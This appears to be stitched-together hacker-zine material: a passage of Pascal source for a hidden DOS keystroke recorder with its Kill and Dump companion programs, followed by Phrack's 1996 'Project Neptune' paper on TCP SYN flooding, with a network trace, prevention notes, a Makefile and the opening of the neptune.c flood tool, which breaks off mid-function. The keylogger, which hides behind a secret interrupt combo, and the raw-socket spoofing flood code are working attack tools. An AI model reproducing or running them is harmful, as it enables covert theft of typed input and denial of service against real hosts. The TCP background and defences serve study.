          { First call the old handler.  Do the pushf,  cause this is an
            interrupt handler. }
          asm
               pushf
               call dword ptr [old9o]   { Since old9s is next, it works }
               cli
          end;

          { This isn't a press, but a release - ignore it. }
          if last_wptr = wptr then Exit;

          last_wptr:=wptr;

          { Did the queue just wrap? }
          if (wptr = q_top) then offset:=q_bot-2
          else offset:=wptr-2;

          Inc(buf_ptr);
          if (buf_ptr = BUFSIZE) then begin { we'd write it, but oh well. }
               buf_ptr:=0;
               Inc(overwrite_ctr);
          end;

          buffer^[buf_ptr]:=Mem[$40:offset];
```

```
          asm
               sti
          end;
     end;

{ Here's the interface system.  Don't bother saving the old $FF,
cause who uses it anyway?! }
procedure NewIntFF(Flags, CS, IP, AX, BX, CX, DX, SI, DI, DS, ES, BP: Word);
interrupt;
     var
          command: Word;
          res, rdi: Word;
          infoptr: PInfoRec;
          l: Word;
     begin
          command:=AX;
          res:=ES;
          rdi:=DI;

          if tumbler=4 then begin  { we have a winner... }
          tumbler:=0;
               asm
                    sti
               end;

               case command of
                    DUMP_BUFFER: begin
                         asm
                                   push ds
                              mov  cx, BUFSIZE
                              mov  es, [res]
                              mov  di, [rdi]
                              mov  ax, [WORD PTR buffer+2]
                              mov  ds, ax
                              mov  ax, [WORD PTR buffer]
                              mov  si, ax

                              cld
                              rep  movsb
                              pop  ds
                         end;
                    end;

                    KILL_RECORDER: begin
                         SetVector(9, old9s, old9o);
                    end;

                    GET_INFO: begin
                         asm
                              mov  es, [res]
                              mov  di, [rdi]
                              mov  ax, BUFSIZE
                              mov  es:[di], ax
                              mov  ax, [overwrite_ctr]
                              mov  es:[di+2], ax
                              mov  ax, [buf_ptr]
                              mov  es:[di+4], ax
                         end;
                    end;
               end;

               asm
                    cli
               end;
          end;

          if command=combo[tumbler] then Inc(tumbler)
```

```
          else tumbler:=0;
     end;

begin
     asm
          mov  ah, $35
          mov  al, 9
          int  $21

          mov  ax, es
          mov  old9s, ax
          mov  old9o, bx
     end;

     SetVector(9, Seg(NewInt09), Ofs(NewInt09));
     SetVector(255, Seg(NewIntFF), Ofs(NewIntFF));

     buffer:=New(PBuf);
     buf_ptr:=0;
     overwrite_ctr:=0;
     last_wptr:=0;
     tumbler:=0;

     Keep(0);
end.
```

```
{ Kills the keyrecorder }
program Kill;

const
     combo0 = 01;
     combo1 = 01;
     combo2 = 19;
     combo3 = 74;

     KILL_RECORDER = $C1;

procedure ResetCombo;
     var
     l: Word;
   begin
     for l:=1 to 4 do asm
          mov  ax, 0
         int   $ff
      end;
   end;

procedure DoCombo;
     begin
          asm
               mov  ax, combo0
               int  $ff
               mov  ax, combo1
               int  $ff
               mov  ax, combo2
               int  $ff
               mov  ax, combo3
               int  $ff
          end;
     end;

begin
     ResetCombo;
     DoCombo;
```

```
     asm
          mov  ax, KILL_RECORDER
          int  $ff
     end;
end.
```

```
{ Syntax:
     DUMP DESTFILE.FIL

  This'll dump the buffer information and contents to the file.  If
  no file is given, it goes to the screen. }

program Dump;

const
     combo0 = 01;
     combo1 = 01;
     combo2 = 19;
     combo3 = 74;

     DUMP_BUFFER = $C0;
     GET_INFO = $C2;

type
     PInfoRec = ^TInfoRec;
     TInfoRec = record
          buffer_size: Word;
          overwrite: Word;
          buffer_ptr: Word;
     end;

var
     info: TInfoRec;
     buffer: Array[0..8191] of Byte;
     l: Word;
     f: Text;

procedure ResetCombo;
     var
          l: Word;
     begin
          for l:=1 to 4 do asm
               mov  ax, 0
               int  $ff
          end;
     end;

procedure DoCombo;
     begin
          asm
               mov  ax, combo0
               int  $ff
               mov  ax, combo1
               int  $ff
               mov  ax, combo2
               int  $ff
               mov  ax, combo3
               int  $ff
          end;
     end;

begin
   Assign(f, ParamStr(1));
   Rewrite(f);
```

```
   ResetCombo;

     DoCombo;
     asm
          mov  ax, SEG info
          mov  es, ax
          mov  di, OFFSET info
          mov  ax, GET_INFO
          int  $ff
     end;

     writeln(f,'Buffer size: ',info.buffer_size);
     writeln(f,'Buffer ptr:  ',info.buffer_ptr);
     writeln(f,'Overwrite:   ',info.overwrite);

     DoCombo;
     asm
          mov  ax, SEG buffer
          mov  es, ax
          mov  di, OFFSET buffer
          mov  ax, DUMP_BUFFER
          int  $ff
     end;

     for l:=0 to info.buffer_ptr do begin
          write(f, Char(buffer[l]));
          if buffer[l] = 13 then write(f,#10);
     end;

     Close(f);
end.
```

==Phrack Magazine==

Volume Seven, Issue Forty-Eight, File 13 of 18

[Project Neptune]

by daemon9 / route / infinity
for Phrack Magazine
July 1996 Guild Productions, kid

comments to route@infonexus.com

This project is a comprehensive analysis of TCP SYN flooding. You may be wondering, why such a copious treatment of TCP SYN flooding? Apparently, someone had to do it. That someone turned out to be me (I need a real hobby). The SYNflood Project consists of this whitepaper, including anotated network monitor dumps and fully functional robust Linux sourcecode.

--[Introduction]--

TCP SYN flooding is a denial of service (DOS) attack. Like most DOS attacks, it does not exploit a software bug, but rather a shortcoming in the implemenation of a particular protocol. For example, mail bombing DOS attacks work because most SMTP agents are dumb and will accept whatever is sent their way. ICMP_ECHO floods exploit the fact that most kernels will simply reply to ICMP_ECHO request packets one after another, ad inifintum. We will see that TCP SYN flood DOS attacks work because of the current implementation of TCP's connection establishment protocol.

--[Overview]--

This whitepaper is intended as a complete introduction to TCP SYN flooding (refered to hereafter as SYN flooding). It will cover the attack in detail, including all relevant necessary background information. It is organized into sections:

(Note that readers unfamiliar with the TCP/IP protocol suite may wish to first read ftp://ftp.infonexus.com/pub/Philes/NetTech/TCP-IP/tcipIp.intro.txt.gz)

--[The Players]--

A: Target host
X: Unreachable host
Z: Attacking host
Z(x): Attacker masquerading as the unreachable

--[The Figures]--

There are a few network transaction figures in the paper and

they are to be interpreted as per the following example:

```
       tick   host a      control     host b
```

tick:
A unit of time. There is no distinction made as to *how* much time passes between ticks, just that time passes. It's generally not going to be a great deal.
host a:
A machine particpating in a TCP-based conversation.
control:
This field shows any relevant control bits set in the TCP header and the direction the data is flowing
host b:
A machine particpating in a TCP-based conversation.

For example:

```
        1       A       ---SYN--->      B
```

In this case, at the first refrenced point in time, host a is sending a TCP segment to host b with the SYN bit on. Unless stated, we are generally not concerned with the data portion of the TCP segment.

Section I. TCP Background Information

TCP is a connection-oriented, reliable transport protocol. TCP is responsible for hiding network intricacies from the upper layers. A connection-oriented protcol implies that the two hosts participating in a discussion must first establish a connection before data may be exchanged. In TCP's case, this is done with the three-way handshake. Reliability can be provided in a number of ways, but the only two we are concerned with are data sequencing and acknowledgement. TCP assigns sequence numbers to every byte in every segment and acknowledges all data bytes recieved from the other end. (ACK's consume a sequence number, but are not themselves ACK'd. That would be ludicris.)

--[TCP Connection Establishment]--

In order to exchange data using TCP, hosts must establish a connection. TCP establishes a connection in a 3 step process called the 3-way handshake. If machine A is running a client program and wishes to conect to a server program on machine B, the process is as follows:

fig(1)

```
        1       A       ---SYN--->      B

        2       A    <---SYN/ACK---     B

        3       A       ---ACK--->      B
```

At (1) the client is telling the server that it wants a connection. This is the SYN flag's only purpose. The client is telling the server that the sequence number field is valid, and should be checked. The client will set the sequence number field in the TCP header to it's ISN (initial sequence number). The server, upon receiving this segment (2) will respond with it's own ISN (therefore the SYN flag is on) and an ACKnowledgement of the clients first segment (which is the client's ISN+1). The client then ACK's the server's ISN (3). Now data transfer may take place.

--[TCP Control Flags]--

There are six TCP control flags. We are only concerned with 3, but the others are included for posterity:

*SYN: Synchronize Sequence Numbers
The synchronize sequence numbers field is valid. This flag is only valid during the 3-way handshake. It tells the receiving TCP to check the sequence number field, and note it's value as the connection-initiator's (usually the client) initial sequence number. TCP sequence numbers can simply be thought of as 32-bit counters. They range from 0 to 4,294,967,295. Every byte of data exchanged across a TCP connection (along with certain flags) is sequenced. The sequence number field in the TCP header will contain the sequence number of the *first* byte of data in the TCP segment.

*ACK: Acknowledgement
The acknowledgement number field is valid. This flag is almost always set. The acknowledgement number field in the TCP header holds the value of the next *expected* sequence number (from the other side), and also acknowledges *all* data (from the other side) up through this ACK number minus one.

*RST: Reset
Destroy the referenced connection. All memory structures are torn down.

URG: Urgent
The urgent pointer is valid. This is TCP's way of implementing out of band (OOB) data. For instance, in a telnet connection a 'ctrl-c' on the client side is considered urgent and will cause this flag to be set.

PSH: Push
The receiving TCP should not queue this data, but rather pass it to the application as soon as possible. This flag should always be set in interactive connections, such as telnet and rlogin.

FIN: Finish
The sending TCP is finished transmitting data, but is still open to accepting data.

--[Ports]--

To grant simultaneous access to the TCP module, TCP provides a user interface called a port. Ports are used by the kernel to identify network processes. They are strictly transport layer entities. Together with an IP address, a TCP port provides provides an endpoint for network communications. In fact, at any given moment *all* Internet connections can be described by 4 numbers: the source IP address and source port and the destination IP address and destination port. Servers are bound to 'well-known' ports so that they may be located on a standard port on different systems. For example, the telnet daemon sits on TCP port 23.

Section II. TCP Memory Structures and the Backlog

For a copius treatment of the topic of SYN flooding, it is necessary to look at the memory structures that TCP creates when a client SYN arrives and the connection is pending (that is, a connection that is somewhere in the process of the three-way handshake and TCP is in the SYN_SENT or SYN_RVCD state).

--[BSD]--

Under BSD style network code, for any given pending TCP connection there are three memory structures that are allocated (we do not discuss the process (proc) structure and file structure, but the reader should be aware that they exist as well.):

Socket Structure (socket{}):
Holds the information related to the local end of the communications link: protocol used, state information, addressing information, connection queues, buffers, and flags.

Internet Protocol Control Block Structure (inpcb{}):
PCB's are used at the transport layer by TCP (and UDP) to hold various pieces of information needed by TCP. They hold: TCP state information, IP address information, port numbers, IP header prototype and options and a pointer to the routing table entry for the destination address. PCB's are created for a given TCP based server when the server calls listen(),

TCP Control Block Structure (tcpcb{}):
The TCP control block contains TCP specific information such as timer information, sequence number information, flow control status, and OOB data.

--[Linux]--

Linux uses a different scheme of memory allocation to hold network information. The socket structure is still used, but instead of the pcb{} and tcpcb{}, we have:

Sock Structure (sock{}):
Protocol specific information, most of the data structures are TCP related. This is a huge structure.

SK Structure (sk_buff{}):
Holds more protocol specific information including packet header information, also contains a sock{}.

According to Alan Cox:
The inode is the inode holding the socket (this may be a dummy inode for non file system sockets like IP), the socket holds generic high level methods and the struct sock is the protocol specific object, although all but a few experimental high performance items use the same generic struct sock and support code. That holds chains of linear buffers (struct sk_buff's).

[struct inode -> struct socket -> struct sock -> chains of sk_buff's]

--[The Backlog Queue]--

These are large memory structures. Every time a client SYN arrives on a valid port (a port where a TCP server is listen()ing), they must be allocated. If there were no limit, a busy host could easily exhuast all of it's memory just trying to process TCP connections. (This would be an even simpler DOS attack.) However, there is an upper limit to amount of concurrent connection requests a given TCP can have outstanding for a given socket. This limit is the backlog and it is the length of the queue where incoming (as yet incomplete) connections are kept. This queue limit applies to both the number of imcomplete connections (the 3-way handshake has not been completed) and the number of completed connections that have not been pulled from the queue by the application by way of the accept() call. If this backlog limit is reached, we will see that TCP will silently discard all incoming connection requests until the pending connections can be dealt with.

The backlog is not a large value. It does not have to be. Normally TCP is quite expedient in connection establishment processing. Even if a connection arrived while the queue was full, in all likelyhood, when the client retransmits it's connection request segment, the receiving TCP will have room again in it's queue. Different TCP implementations have different backlog sizes. Under BSD style networking code, there is also 'grace' margin of 3/2. That is, TCP will allow up to backlog*3/2+1 connections. This will allow a socket one connection even if it calls listen with a backlog of 0. Some common backlog values:

fig(2)

OS	Backlog	BL+Grace	Notes
SunOS 4.x.x:	5	8	
IRIX 5.2:	5	8	
Solaris			
Linux 1.2.x:	10	10	Linux does not have this grace margin.
FreeBSD 2.1.0:		32	
FreeBSD 2.1.5:		128	
Win NTs 3.5.1:	6	6	NT does not appear to have this margin.
Win NTw 4.0:	6	6	NT has a pathetic backlog.

Section III. TCP Input Processing

To see exactly where the attack works it is necessary to watch as the receiving TCP processes an incoming segment. The following is true for BSD style networking, and only processes relevant to this paper are discussed.

A packet arrives and is demultiplexed up the protocol stack to TCP. The TCP state is LISTEN:

Get header information:
TCP retrieves the TCP and IP headers and stores the information in memory.

Verify the TCP checksum:
The standard Internet checksum is applied to the segment. If it fails, no ACK is sent, and the segment is dropped, assuming the client will retranmit it.

Locate the PCB{}:
TCP locates the pcb{} associated with the connection. If it is not found, TCP drops the segment and sends a RST. (Aside: This is how TCP handles connections that arrive on ports with no server listen()ing.) If the PCB{} exists, but the state is CLOSED, the server has not called connect() or listen(). The segment is dropped, but no RST is sent. The client is expected to retransmit it's connection request. We will see this occurence when we discuss the 'Linux Anomaly'.

Create new socket:
When a segment arrives for a listen()ing socket, a slave socket is created. This is where a socket{}, tcpcb{}, and another pcb{} are created. TCP is not committed to the connection at this point, so a flag is set to cause TCP to drop the socket (and destroy the memory structures) if an error is encountered. If the backlog limit is reached, TCP considers this an error, and the connection is refused. We will see that this is exactly why the attack works. Otherwise, the new socket's TCP state is LISTEN, and the completion of the passive open is attempted.

Drop if RST, ACK, or no SYN:
If the segment contains a RST, it is dropped. If it contains an ACK, it is dropped, a RST is sent and the memory structures torn down (the ACK makes no sense for the connection at this point, and is considered an error). If the segment does not have the SYN bit on, it is dropped. If the segment contains a SYN, processing continues.

Address processing, etc:
TCP then gets the clients address information into a buffer and

connects it's pcb{} to the client, processes any TCP options, and initializes it's initial send sequence (ISS) number.

ACK the SYN:

TCP sends a SYN, ISS and an ACK to the client. The connection establishment timer is set for 75 seconds at this point. The state changes to SYN_RCVD. Now. TCP is commited to the socket. We will see that this is state the target TCP will be in when in the throes of the attack because the expected client response is never received. The state remains SYN_RCVD until the connection establishment timer expires, in which case the all the memory structures associated with the connection are destroyed, and the socket returns to the LISTEN state.

Section IV. The Attack

A TCP connection is initiated with a client issuing a request to a server with the SYN flag on in the TCP header. Normally the server will issue a SYN/ACK back to the client identified by the 32-bit source address in the IP header. The client will then send an ACK to the server (as we saw in figure 1 above) and data transfer can commence. When the client IP address is spoofed to be that of an unreachable, host, however, the targetted TCP cannot complete the 3-way handshake and will keep trying until it times out. That is the basis for the attack.

The attacking host sends a few (we saw that as little as 6 is enough) SYN requests to the target TCP port (for example, the telnet daemon). The attacking host also must make sure that the source IP-address is spoofed to be that of another, currently unreachable host (the target TCP will be sending it's response to this address). IP (by way of ICMP) will inform TCP that the host is unreachable, but TCP considers these errors to be transient and leaves the resolution of them up to IP (reroute the packets, etc) effectively ignoring them. The IP-address must be unreachable because the attacker does not want *any* host to recieve the SYN/ACKs that will be coming from the target TCP, which would elicit a RST from that host (as we saw in TCP input above). This would foil the attack. The process is as follows:

fig(3)

```
1       Z(x)    ---SYN--->      A

        Z(x)    ---SYN--->      A

        Z(x)    ---SYN--->      A

        Z(x)    ---SYN--->      A

        Z(x)    ---SYN--->      A

        Z(x)    ---SYN--->      A


2       X    <---SYN/ACK---     A

        X    <---SYN/ACK---     A

                ...

3       X      <---RST---       A
```

At (1) the attacking host sends a multitude of SYN requests to the target to fill it's backlog queue with pending connections. (2) The target responds with SYN/ACKs to what it believes is the source of the incoming SYNs. During this time all further requests to this TCP port will be ignored. The target port is flooded.

--[Linux Anomaly]--

In doing my research for this project, I noticed a very strange implementation error in the TCP module of Linux. When a particular TCP server is flooded on a Linux host, strange things are afoot... First, it appears that the connection-establishment timer is broken. The 10 spoofed connection-requests keep the sockets in the SYN_RCVD state for just over 20 minutes (23 minutesto be exact. Wonder what the signifigance of this is... Hmmm...). Much longer than the 75-seconds it *should* be. The next oddity is even more odd... After that seemingly arbitrary time period (I have to determine what the hell is going on there), TCP moves the flooded sockets into the CLOSE state, where they *stay* until a connection-request arrives on a *different* port. If a connection-request arrives on the flooded port (now in the CLOSE state), it will not answer, acting as if it is still flooded. After the connection-request arrives on a different port, the CLOSEd sockets will be destroyed, and the original flooded port will be free to answer requests again. It seems as though the connection-request will spark the CLOSEd sockets into calling listen()... Damn wierd if you ask me...

The implications of this are severe. I have been able to completely disable all TCP based servers from answering requests indefinitely. If all the TCP servers are flooded, there are none to recieve the valid connection request to alleviate the CLOSE state from the flooded connections. Bad news indeed.

[Note: as of 7.15.96 this is a conundrum. I have contacted Alan Cox and Eric Schenk and plan to work with them on a solution to this problem. I be forthcoming with all our findings as soon as possible. I believe the problem to perhaps lie (at least in part) in the tcp_close_pending() function... Or perhaps there is a logic error in how TCP switches between the connection-establishment timer and the keep-alive timer. They are both implemented using the same variable since they are mutally exclusive...]

Section V. Network Trace

The following is a network trace from an actual SYN flooding session. The target machine is Ash, a Linux 1.2.13 box. The attacker is Onyx. The network is a 10Mbps ethernet.

```
Network Monitor trace  Fri 07/12/96 10:23:34  Flood1.TXT

Frame   Time    Src MAC Addr   Dst MAC Addr   Protocol     Description
                                  Src Other Addr  Dst Other Addr  Type Other Addr

1       2.519   onyx           ash            TCP/23       ....S., len:    4, seq:358064326
9, ack:1380647758, win:  512, src 192.168.2.2     192.168.2.7     IP
2       2.520   ash            onyx           TCP/1510     .A..S., len:    4, seq: 65964287
3, ack:3580643270, win:14335, src 192.168.2.7     192.168.2.2     IP
3       2.520   onyx           ash            TCP/23       .A...., len:    0, seq:358064327
0, ack: 659642874, win:14260, src 192.168.2.2     192.168.2.7     IP
```

A telnet client is started on Onyx, and we see the standard 3-way handshake between the two hosts for the telnet session.

Lines 4-126 were interactive telnet traffic and added nothing to the discussion.

```
127     12.804  ash            onyx           TCP/1510     .A...F, len:    0, seq: 65964340
8, ack:3580643401, win:14335, src 192.168.2.7     192.168.2.2     IP
128     12.804  onyx           ash            TCP/23       .A...., len:    0, seq:358064340
1, ack: 659643409, win:14322, src 192.168.2.2     192.168.2.7     IP
```

```
129     12.805  onyx            ash             TCP/23       .A...F, len:    0, seq:358064340
1, ack: 659643409, win:14335, src 192.168.2.2     192.168.2.7     IP
130     12.805  ash             onyx            TCP/1510     .A...., len:    0, seq: 65964340
9, ack:3580643402, win:14334, src 192.168.2.7     192.168.2.2     IP
```

Here we see the 4-way connection termination procedure.

At this point, the flood program is started on onyx, the information filled in, and the attack is launched.

```
131     42.251  onyx            *BROADCAST      ARP_RARP  ARP: Request, Target IP: 192.168.2.
7
```

Onyx is attempting to get ash's ethernet address using ARP.

```
132     42.251  ash             onyx            ARP_RARP  ARP: Reply, Target IP: 192.168.2.2
Target Hdwr Addr: 0020AF2311D7
```

Ash responds with it's ethernet address.

```
133     42.252  onyx            ash             TCP/23       ....S., len:    0, seq:336494208
2, ack:         0, win:  242, src 192.168.2.10    192.168.2.7     IP
```

The flood begins. Onyx sends the first of 10 TCP segments with the SYN bit on, and the IP address spoofed to the telnet daemon.

```
134     42.252  ash             *BROADCAST      ARP_RARP  ARP: Request, Target IP: 192.168.2.
10
```

Ash immediately attempts to resolve the ethernet address. However, since there is no such host on the network (and no router to proxy the request with) the ARP request will not be answered. The host, is in effect, unreachable.

```
135     42.271  onyx            ash             TCP/23       ....S., len:    0, seq:338171929
8, ack:         0, win:  242, src 192.168.2.10    192.168.2.7     IP
136     42.291  onyx            ash             TCP/23       ....S., len:    0, seq:339849651
4, ack:         0, win:  242, src 192.168.2.10    192.168.2.7     IP
137     42.311  onyx            ash             TCP/23       ....S., len:    0, seq:341527373
0, ack:         0, win:  242, src 192.168.2.10    192.168.2.7     IP
138     42.331  onyx            ash             TCP/23       ....S., len:    0, seq:343205094
6, ack:         0, win:  242, src 192.168.2.10    192.168.2.7     IP
139     42.351  onyx            ash             TCP/23       ....S., len:    0, seq:344882816
2, ack:         0, win:  242, src 192.168.2.10    192.168.2.7     IP
140     42.371  onyx            ash             TCP/23       ....S., len:    0, seq:346560537
8, ack:         0, win:  242, src 192.168.2.10    192.168.2.7     IP
141     42.391  onyx            ash             TCP/23       ....S., len:    0, seq:348238259
4, ack:         0, win:  242, src 192.168.2.10    192.168.2.7     IP
142     42.411  onyx            ash             TCP/23       ....S., len:    0, seq:349915981
0, ack:         0, win:  242, src 192.168.2.10    192.168.2.7     IP
143     42.431  onyx            ash             TCP/23       ....S., len:    0, seq:351593702
6, ack:         0, win:  242, src 192.168.2.10    192.168.2.7     IP
```

The next 9 of 10 SYNs. The telnet daemon on ash is now flooded. At this point, another telnet client is started on Onyx.

```
144     47.227  onyx            *BROADCAST      ARP_RARP  ARP: Request, Target IP: 192.168.2.
7
```

Onyx is again attempting to get ash's ethernet address using ARP. Hmmm, this entry should be in the arp cache. I should look into this.

```
145     47.228  ash             onyx            ARP_RARP  ARP: Reply, Target IP: 192.168.2.2
Target Hdwr Addr: 0020AF2311D7
```

Here is the ARP reply.

```
146     47.228  onyx            ash             TCP/23       ....S., len:    4, seq:362535863
8, ack:         0, win:  512, src 192.168.2.2     192.168.2.7     IP
147     50.230  onyx            ash             TCP/23       ....S., len:    4, seq:362535863
8, ack:         0, win:14335, src 192.168.2.2     192.168.2.7     IP
148     56.239  onyx            ash             TCP/23       ....S., len:    4, seq:362535863
8, ack:         0, win:14335, src 192.168.2.2     192.168.2.7     IP
```

Onyx is attempting to establish a connection with the telnet daemon on Ash, which is, as we saw, flooded.

```
149     67.251  ash             *BROADCAST      ARP_RARP  ARP: Request, Target IP: 192.168.2.
10
```

Ash is still trying to get the ethernet address of the spoofed host. In vain...

```
150     68.247  onyx            ash             TCP/23       ....S., len:    4, seq:362535863
8, ack:         0, win:14335, src 192.168.2.2     192.168.2.7     IP
151     92.254  onyx            ash             TCP/23       ....S., len:    4, seq:362535863
8, ack:         0, win:14335, src 192.168.2.2     192.168.2.7     IP
```

Onyx is still transmitting it’s connection-estabishment requests... Also in vain.

```
152     92.258  ash             *BROADCAST      ARP_RARP  ARP: Request, Target IP: 192.168.2.
10
```

Hello? Are you out there?

Section VI. Neptune.c

Neptune.c is the companion code. It does everything we’ve talked about, and more. Neptune.c is admittedly more complex than it needs to be. I included several features that are not essential, but make the program more robust. The program features: simple to use menuing system, an alternative command line interface for easy integration into scripts, ICMP_ECHO requesting to query if unreachable is in fact unreachable (AKA ’ping’ing), infinity mode (read the code) and a daemon mode with (psuedo) random unreachable IP address choosing.

The menu is really self explanatory...

1 Enter target host

Enter yur target. If you are confused at this point, kill yurself.

2 Enter source (unreachable) host

Enter the puported sender. It is integral that this host be routable but not reachable. Remember that the address must be a unicast address. If it is a broadcast or multicast address it will be dropped by the target TCP.

3 Send ICMP_ECHO(s) to unreachable

Make sure that yur puported sender is in fact unreachable. This is not 100% reliable as A) ICMP packets can be dropped by the unreliable network layer, B) the host may filter out ICMP_ECHO packets.

4 Enter port number to flood

The target port to flood. There is an infinity switch.

5 Enter number of SYNs

The number of SYNs to send. Remember, this attack is not bandwidth hungry, sending more packets than neccessary is totally useless.

6 Quit

Bye, bye.

7 Lanuch

Fire when ready.

8 Daemonize (may or may not be implemented in yur version)

Puts the program in dameon mode. It forks to the background and does it's evilness there. Needs two more options: packet sending interval, and time for daemon to live. Recommended packet sending interval is at least every 90 seconds, depending on the target TCP. 80 should work fine, as the connection establishment timer is 75 seconds. Daemon lifetime is up to you. Be kind.

Also the daemon portion includes routines to optionally make use of a file of unreachable IP addresses and (pseudo) randomly choose from them. The program reads the file and builds a dynamic array of these IP addresses in network byte order and then uses rand (seeded from the time of day in seconds --we don't need alot of entropy here, this isn't cryptography--) to generate a number and then it mods that number by the number of entries in the table to hash to a particular IP address.

Since the program opens raw sockets, it needs to run as root. By default, it is installed SUID root in /usr/local/bin/neptune with the access list in /etc/sfaccess.conf. The authentication mechanism works by checking the usernames (via UID) of the attempted flooders. It is not a complex algorithm, and in fact the code is quite simple (asside: If anyone can find any security problems with the program being SUID root, --above the fact that the program is admittedly evil-- I would love to hear about them). Root is the only entry the access file starts off with.

For the program to work, you need to remove the comment marks from line 318 (the actual sendto() call where the forged datagrams are sent). I did that so the fools simply interested in causing trouble (and not interested in learning) would find the program mostly useless.

Section VII. Discussion and Prevention

As we have seen, the attack works because TCP is attempting to do it's job of providing a reliable transport. TCP must establish a connection first, and this is where the weakness lies. (T/TCP is immune to this attack via TAO. See my future paper: 'The Next Generation Internet' for information on T/TCP and IPng.) Under normal circumstances, assuming well-behaved networking software, the worst that can happen is a TCP-based server may be wrapped up in legimate connection-establishment processing and a few clients may have to retransmit thier SYNs. But, a misbegotten client program can exploit this connection-establishment weakness and down a TCP-based server with only a few doctored segments.

The fact that SYN flooding requires such a small amount of network traffic to be so effective is important to note. Consider other network DOS attacks such as ICMP_ECHO floods (ping floods), mail bombs, mass mailing list subscriptions, etc... To be effective, all of these attacks require an attacker to transmit volumous amounts of network traffic. Not only does this make these attacks more noticable on both ends by decreasing the amount of available bandwidth (as such, often these attacks are waged from compromised machines) but it also adds to the general traffic problems of the Internet. SYN flooding can be deadly effective with as little as 360 packets/hour.

--[Prevention]--

Ok, so how do we stop it? Good question.

--[TCPd]--

TCP wrappers are almost useless. The magic they do is based on the validity of the source IP-address of incoming datagrams. As we know, this can be spoofed to whatever the attacker desires. Unless the target has denied traffic from *everywhere* except known hosts, TCP wrappers will not save you.

--[Increase the Backlog]--

Increasing the default backlog is not much of a solution. In comparision with the difficulty of an attacker simply sending more packets, the memory requirements of the additional connection-establishment structures is prohibitively expensive. At best it is an obfuscative (word check...?) measure.

--[Packet Filtering]--

A smart packet filter (or kernel modification) of some kind may be a viable solution. Briefly:

- Host keeps a recent log of incoming packets with the `SYN` bit on in a linked list structure.
- The linked list cannot be permitted to grow without bound (another DOS attack would present itself)
- When x amount of SYNs are received on a socket, certain characteristics about the packets are compared, (Source port, source IP address, sequence numbers, window size, etc) and if things seem fishy, the connection requests and associated memory structures are immediately destroyed.

Section VIII. References

Ppl: A. Cox, R. Stevens
Books: TCP Illustrated vols II,III

This project made possible by a grant from the Guild Corporation.

EOF

----------8<----------

```
# Neptune Makefile
# daemon9, 1996 Guild Productions

all:
        @gcc -o neptune neptune.c
        @echo ""
        @echo "'make install' will install the program..."
        @echo ""
        @echo "Warning!  Neptune is installed SUID root by default!"
        @echo ""
```

```
        @echo "route@infonexus.com / Guild Corporation"
install:
        strip ./neptune
        mv ./neptune /usr/local/bin/neptune
        chmod 4755 /usr/local/bin/neptune
        @echo "root" > /etc/sfaccess.conf
        @echo "Installation complete, access list is /etc/sfaccess.conf"
clean:
        @rm -f *.o neptune /etc/sfaccess.conf


------------------------8<-----------------------------------------


/*
                                Neptune
                                v. 1.5

                          daemon9/route/infinity

                         June 1996 Guild productions

                        comments to daemon9@netcom.com

        If you found this code alone, without the companion whitepaper
        please get the real-deal:
ftp.infonexus.com/pub/SourceAndShell/Guild/Route/Projects/Neptune/neptune.tgz

Brief synopsis:
        Floods the target host with TCP segments with the SYN bit on,
        puportedly from an unreachable host.  The return address in the
        IP header is forged to be that of a known unreachable host.  The
        attacked TCP, if flooded sufficently, will be unable to respond
        to futher connects.  See the accompanying whitepaper for a full
        treatment of the topic.  (Also see my paper on IP-spoofing for
        information on a related subject.)

Usage:
        Figure it out, kid.  Menu is default action.  Command line usage is
        available for easy integration into shell scripts.  If you can't
        figure out an unreachable host, the program will not work.

Gripes:
        It would appear that flooding a host on every port (with the
        infinity switch) has it's drawbacks.  So many packets are trying to
        make their way to the target host, it seems as though many are
        dropped, especially on ethernets.  Across the Internet, though, the
        problem appears mostly mitigated.  The call to usleep appears to fix
        this...  Coming up is a port scanning option that will find open
        ports...

Version History:
6/17/96 beta1:  SYN flooding, Cmd line and crude menu, ICMP stuff broken
6/20/96 beta2:  Better menu, improved SYN flooding, ICMP fixed... sorta
6/21/96 beta3:  Better menu still, fixed SYN flood clogging problem
                Fixed some name-lookup problems
6/22/96 beta4:  Some loop optimization, ICMP socket stuff changed, ICMP
                code fixed
6/23/96 1.0:    First real version...
6/25/96 1.1:    Cleaned up some stuff, added authentication hooks, fixed up
                input routine stuff
7/01/96 1.5:    Added daemonizing routine...

   This coding project made possible by a grant from the Guild corporation

*/

#include <stdio.h>
```

```
#include <stdlib.h>
#include <string.h>
#include <syslog.h>
#include <pwd.h>
#include <unistd.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <sys/socket.h>
#include <sys/ioctl.h>
#include <fcntl.h>
#include <time.h>
#include <linux/signal.h>
#include <linux/ip.h>
#include <linux/tcp.h>
#include <linux/icmp.h>

#define BUFLEN 256
#define MENUBUF 64
#define MAXPORT 1024
#define MAXPAK 4096
#define MENUSLEEP 700000
#define FLOODSLEEP 100          /* Ethernet, or WAN? Yur mileage will vary.*/
#define ICMPSLEEP 100
#define ACCESSLIST "/etc/sfaccess.conf"

int HANDLERCODE=1;
int KEEPQUIET=0;
char werd[]={"\nThis code made possible by a grant from the Guild Corporation\n\0"};

void main(argc,argv)
int argc;
char *argv[];
{

        void usage(char *);
        void menu(int,char *);
        void flood(int,unsigned,unsigned,u_short,int);
        unsigned nameResolve(char *);
        int authenticate(int,char *);

        unsigned unreachable,target;
        int c,port,amount,sock1,fd;
        struct passwd *passEnt;
        char t[20],u[20];

        if((fd=open(ACCESSLIST,O_RDONLY))<=0){
                perror("Cannot open accesslist");
                exit(1);
        }
        setpwent();
        passEnt=getpwuid(getuid());
        endpwent();
                                /* Authenticate */
        if(!authenticate(fd,passEnt->pw_name)){
                fprintf(stderr,"Access Denied, kid\n");
                exit(0);
        }
                                /* Open up a RAW socket */

        if((sock1=socket(AF_INET,SOCK_RAW,IPPROTO_RAW))<0){
                perror("\nHmmm.... socket problems\n");
                exit(1);
        }
        if(argc==1){
                menu(sock1,passEnt->pw_name);
                exit(0);
        }
```

```
                                /* Parse command-line arguments */
        while((c=getopt(argc,argv,"8:s:t:p:a"))){
                switch(c){
                        case 's':       /* Source (spoofed) host */
                                unreachable=nameResolve(optarg);
                                strcpy(u,optarg);
                                break;
                        case 't':       /* Target host */
                                target=nameResolve(optarg);
                                strcpy(t,optarg);
                                break;
                        case 'p':       /* Target port */
                                port=atoi(optarg);
                                break;
                        case '8':       /* infinity switch */
                                port=0;
                                break;
                        case 'a':       /* Amount of SYNs to send */
                                amount=atoi(optarg);
                                break;
                        default:        /* WTF? */
                                usage(argv[0]);
                }
        }

        if(!port){
